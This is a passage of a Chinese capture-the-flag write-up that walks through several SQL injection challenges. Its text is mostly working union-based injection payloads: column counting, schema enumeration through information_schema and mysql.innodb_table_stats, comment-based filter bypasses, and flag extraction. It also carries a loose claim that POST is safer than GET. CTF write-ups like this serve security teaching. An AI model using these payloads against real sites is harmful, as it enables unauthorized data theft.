
'galf'=eman_elbat erehw snmuloc.amehcs_noitamrofni moorrf eman_nmuloc,1 tceles noinu )'1

galf moorrf FTCUU,1 tceles noinu )'1
五 [SWPUCTF 2022 新生赛]ez_sql
使用1' or 1=1#得到
相对安全的方式如果是get和post相比肯定是post,因为get参数内容是在url里面post你不抓包看不见,相比之下post更为安全。所以使用post随便传个参
六 [SWPUCTF 2024 秋季新生赛]ez_sql
试一下1,得到

使用1' order by 4#判断列数,得到正确回显所以有四列。于是查询数据库名(-1' union select 1,2,3,database() #)

查看ctf(0'union select 1,table_name,3,4 from information_schema.tables where table_schema='ctf'#)

查列名(-1'union select 1,2,3,group_concat(column_name)from information_schema .columns where table_schema='ctf' and table_name='flag'#)

-2' union select 1,2,3,group_concat(id,data) from flag#

七 [HNCTF 2022 WEEK2]easy_sql

使用sqlmap不行,题目可能存在waf。尝试输入其他 1,回显成功。因为空格被过滤所以使用//代替。结果发现order也被过滤,使用group(1'//group//by//3,'1)所以有3列
1'//union//select//1,2,3//'1

显示3,说明3的位置是回显位(回显位就是目标网站会把 SQL 查询结果直接展示在页面上的那些字段位置。)
1'//union//select//1,2,database()//'1(查看数据库名)

因为information被过滤,所以使用(1'//union//select//1,2,group_concat(table_name)//from//mysql.innodb_table_stats//where//'1)

查看flag(1'//union//select//1,2,group_concat(database_name)//from//mysql.innodb_table_stats//where//table_name="flag"')

查看(1'//union//select//1,2,1//from//(select//1//union//select//*//from//ctftraining.flag)xxx//where/**/'1)

八 [NISACTF 2022]hardsql
